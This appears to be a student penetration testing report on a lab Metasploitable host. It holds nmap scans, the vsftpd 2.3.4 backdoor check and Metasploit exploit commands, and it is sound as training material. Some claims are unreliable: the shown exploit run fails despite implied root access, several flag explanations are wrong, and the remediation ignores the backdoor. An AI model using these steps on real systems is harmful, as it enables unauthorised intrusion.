

Penetration Testing Report

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Vulnerability Management and
Penetration Testing

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Mr. Miller

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Executive Summary

When looking at a network system, there are various ways to see the vulnerability. During my exploration, I could use the proper command to investigate top ports and others that may have needed to be noticed. As you will see in this report, I will exploit one port and recommend how to close it. The port chosen was FTP Port 21. This port holds critical information, such as usernames and passwords. This vulnerability could mean hackers have access to vital information after cracking into the system. Recommendations include having the employees change their passwords every 90 days, ensuring the proper firewalls are in place, and monitoring emails for phishing links.

Introduction

The purpose of this report is to inform the business decisions to obtain knowledge on vulnerabilities, how it impacts the business, exploitation, and strategic recommendations. This report will detail how the vulnerability exists and suggestions on how to fix them. Understanding the vulnerabilities and how to defend against them will help protect the sensitive data stored within the system.

Scope

The purpose of this report is to acknowledge where the vulnerability lies and methods for preventing exploitation in the future. Within my exploration, I was able to find 23 open ports. Having this many open ports is concerning for the number of open ports shown due to the accessibilities it has with hackers having access to essential data inside the company. If data is easily accessible could cause our clients' data to be bought and sold across the internet.

Discovered Vulnerability

When I first tried nmap with the IP address, it only showed a handful of open ports. Yet when using `-sS -A -T4 -p- (IP address)`, I could see open ports and complete statuses. With this information, I could know the commands needed to gain access. I then used the command `ls -al /usr/share/scripts/ | grep -e "ftp-"` for enumeration. I was able to find a backdoor script. Using that script, I checked the vulnerability for port 21. By using the `nmap -sV -p 21 --script ftp-vsftpd-backdoor (IP address)`, I could see the exposure and how to gain access to it.

Exploitation

To complete the exploitation, I searched for the exploit title that matched what I was searching for, Backdoor Command Execution (Metasploit). Once I obtained the version needed to run Metasploit. When I gained access to the Metasploit console, I searched for that module to get root access. I then searched for the exploit script. I used that script to show the options I could exploit. I found that RHOSTS was a target IP address and port on the FTP server running. Having that information, I ran the command `set RHOSTS (IP address)`. From there, I can explore more, such as using Python.

Recommendations

When defending against vulnerabilities, it is crucial to understand how they can be protected from a proactive standpoint. In particular, to safeguard against FTP attacks are by have the employees change their passwords every 90 days, ensure the proper firewalls are in place and monitor emails for phishing links.

Remediation

There needs to be a meeting with all department managers to discuss ways to start these new procedures. First, by getting the development team to automatically have a pop-up notification when it has been 90 days since the password has been changed. Next, by working out different programs or creating a program to implement so that attacks cannot come through. Lastly, having training sessions with all department employees on what to look out for. Examples include an email, someone calling in attempting to get information, or someone walking to the front desk to gain knowledge. Security needs to be on the entire staff's mind. Ensuring the safety of data should be a top priority.

Conclusion

With so many different vulnerabilities, it is safe to say there is work that needs to be done. Knowing now that the report has offered, there is light on tasks that need repairing before damage is done and data is leaked. Network security is rarely discussed in weekly meetings. Now that the vulnerability is exposed, there needs to be a discussion on how this will be worked out as a team.

Annex A

Commands:

- sS** is TCP SYN, which just means it is stealth and speeds up the process
 - A** enables version and OS detection, traceroute, and script scanning
 - T4** is for faster execution and evades detection
 - p-** is a range of ports
-

ls list files in a folder or directory
/usr/share/scripts/ is a file
grep it allows to narrow down results
-e is to use specified interface
“ftp-“ is the location I am looking for within the script

-**sV** is a way to explore open ports to determine the service and version information
-p 21 is the port I need
-- script is a script scan
ftp-vsftpd-backdoor (ip address) is the script I copied from the earlier command




```
(kali㉿kali)-[~]
```

```
$ ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe78:c4ab prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:78:c4:ab txqueuelen 1000 (Ethernet)
    RX packets 38 bytes 15540 (15.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 10792 (10.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 08:00:27:67:de:ce txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:06	1	60	Unknown vendor
192.168.56.100	08:00:27:04:f4:27	1	60	PCS Systemtechnik GmbH
192.168.56.104	08:00:27:9d:af:1e	1	60	PCS Systemtechnik GmbH

```
(root㉿kali)-[~]
```

```
# nmap -sn 192.168.56.1/24
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 14:37 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00031s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0015s latency).
MAC Address: 08:00:27:04:F4:27 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00065s latency).
MAC Address: 08:00:27:9D:AF:1E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.81 seconds
```



```
(kali@kali)-[~]
$ nmap -sP 192.168.56.*
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-02 09:37 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
Nmap scan report for 192.168.56.104
Host is up (0.0032s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.39 seconds
```

Some suggest that Nmap should not offer features for evading firewall rules or sneaking past IDSs. They argue that these features are being used by attackers as used by administrators to enhance security. The problem with this logic is that these methods would still be used by attackers to evade security tools or catch the functionality into Nmap. Meanwhile, administrators would find it that much harder to do.

```
(kali@kali)-[~]
$ nmap -sV 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 22:17 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds
```

```
(root@kali)-[~]
# ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=64 time=0.453 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=64 time=0.464 ms
^C
— 192.168.56.104 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.453/0.458/0.464/0.005 ms
```

```
(kali@kali)-[~]
$ nmap -top-ports 15 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-02 09:46 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00045s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   closed pop3
135/tcp   closed msrpc
139/tcp   open  netbios-ssn
143/tcp   closed imap
443/tcp   closed https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  closed ms-wbt-server
8080/tcp  closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

```
(root@kali)-[~]
# nmap -top-ports 15 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 14:13 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.000040s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    closed ssh
23/tcp    closed telnet
25/tcp    closed smtp
53/tcp    closed domain
80/tcp    closed http
110/tcp   closed pop3
135/tcp   closed msrpc
139/tcp   closed netbios-ssn
143/tcp   closed imap
443/tcp   closed https
445/tcp   closed microsoft-ds
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
8080/tcp  closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

```
(root@kali)-[~]
# nmap -sS -A -T4 -p- 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 14:46 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 14:47 (0:00:02 remaining)
Nmap scan report for 192.168.56.104
Host is up (0.00073s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.56.102
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

```
(root@kali)-[~]
# ls -al /usr/share/nmap/scripts/ | grep -e "ftp-"
-rw-r--r-- 1 root root 4530 Jan 18 2022 ftp-anon.nse
-rw-r--r-- 1 root root 3253 Jan 18 2022 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Jan 18 2022 ftp-brute.nse
-rw-r--r-- 1 root root 3272 Jan 18 2022 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Jan 18 2022 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Jan 18 2022 ftp-syst.nse
-rw-r--r-- 1 root root 6021 Jan 18 2022 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Jan 18 2022 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 Jan 18 2022 tftp-enum.nse
```

```
(root@kali)-[~]
# nmap -sV -p 21 --script ftp-vsftpd-backdoor 192.168.56.104

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 15:17 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00063s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
| VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2011-2523 BID:48539
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|     Shell command: id
|     Results: uid=0(root) gid=0(root)
|   References:
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|     https://www.securityfocus.com/bid/48539
|     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 08:00:27:9D:AF:1E (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
```

```
(root@kali)-[~]
# searchsploit vsftpd
```

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

```
Shellcodes: No Results
```


of IDENTIFIER was here



```
= [ metasploit v6.2.9-dev ]
+ -- --[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- --[ 867 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]
```

Metasploit tip: Display the Framework log using the `log` command, learn more with `help log`

`msf6 > search vsftpd`

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

`msf6 >`

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

```
Payload options (cmd/unix/interact):
```

Name	Current	Setting	Required	Description
------	---------	---------	----------	-------------

Exploit target:

```
Id  Name
--  ---
0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
[*] 192.168.56.104:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



```
[sudo] password for kali:
(root@kali)-[~]
# apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-sftp-server openssl runit-helper
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus manpages-dev keychain libpam-ssh monkeysphere ssh-askpass molly-guard ufw
Recommended packages:
  manpages-dev libc-devtools
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-server openssh-sftp-server openssl runit-helper
13 upgraded, 0 newly installed, 0 to remove and 992 not upgraded.
Need to get 17.3 MB of archives.
After this operation, 3,969 kB disk space will be freed.
Do you want to continue? [Y/n]
```

```
# apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-sftp-server openssl runit-helper
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus manpages-dev keychain libpam-ssh monkeysphere ssh-askpass molly-guard ufw
Recommended packages:
  manpages-dev libc-devtools
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-server openssh-sftp-server openssl runit-helper
13 upgraded, 0 newly installed, 0 to remove and 992 not upgraded.
Need to get 17.3 MB of archives.
After this operation, 3,969 kB disk space will be freed.
Do you want to continue? [Y/n] y
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libc-l10n all 2.35-3
Ign:2 http://http.kali.org/kali kali-rolling/main amd64 libc-dev-bin amd64 2.35-3
Ign:3 http://http.kali.org/kali kali-rolling/main amd64 libc6-dev amd64 2.35-3
Ign:4 http://http.kali.org/kali kali-rolling/main amd64 libc6-i386 amd64 2.35-3
Ign:5 http://http.kali.org/kali kali-rolling/main amd64 locales all 2.35-3
Ign:6 http://http.kali.org/kali kali-rolling/main amd64 libc6 amd64 2.35-3
Ign:7 http://http.kali.org/kali kali-rolling/main amd64 libc-bin amd64 2.35-3
Ign:8 http://http.kali.org/kali kali-rolling/main amd64 libssl3 amd64 3.0.5-4
Ign:9 http://http.kali.org/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:9.0p1-1+b2
Ign:10 http://http.kali.org/kali kali-rolling/main amd64 openssh-server amd64 1:9.0p1-1+b2
Ign:11 http://http.kali.org/kali kali-rolling/main amd64 openssh-client amd64 1:9.0p1-1+b2
Ign:12 http://http.kali.org/kali kali-rolling/main amd64 runit-helper all 2.14.2
Ign:13 http://http.kali.org/kali kali-rolling/main amd64 openssl amd64 3.0.5-4
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libc-l10n all 2.35-3
Ign:2 http://http.kali.org/kali kali-rolling/main amd64 libc-dev-bin amd64 2.35-3
Ign:3 http://http.kali.org/kali kali-rolling/main amd64 libc6-dev amd64 2.35-3
Ign:4 http://http.kali.org/kali kali-rolling/main amd64 libc6-i386 amd64 2.35-3
Ign:5 http://http.kali.org/kali kali-rolling/main amd64 locales all 2.35-3
Ign:6 http://http.kali.org/kali kali-rolling/main amd64 libc6 amd64 2.35-3
Ign:7 http://http.kali.org/kali kali-rolling/main amd64 libc-bin amd64 2.35-3
Ign:8 http://http.kali.org/kali kali-rolling/main amd64 libssl3 amd64 3.0.5-4
Ign:9 http://http.kali.org/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:9.0p1-1+b2
```

```
(root@kali)-[~]
# nmap -sV -p22 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 13:25 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers.
Nmap scan report for 192.168.56.104
Host is up (0.00058s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:9D:AF:1E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```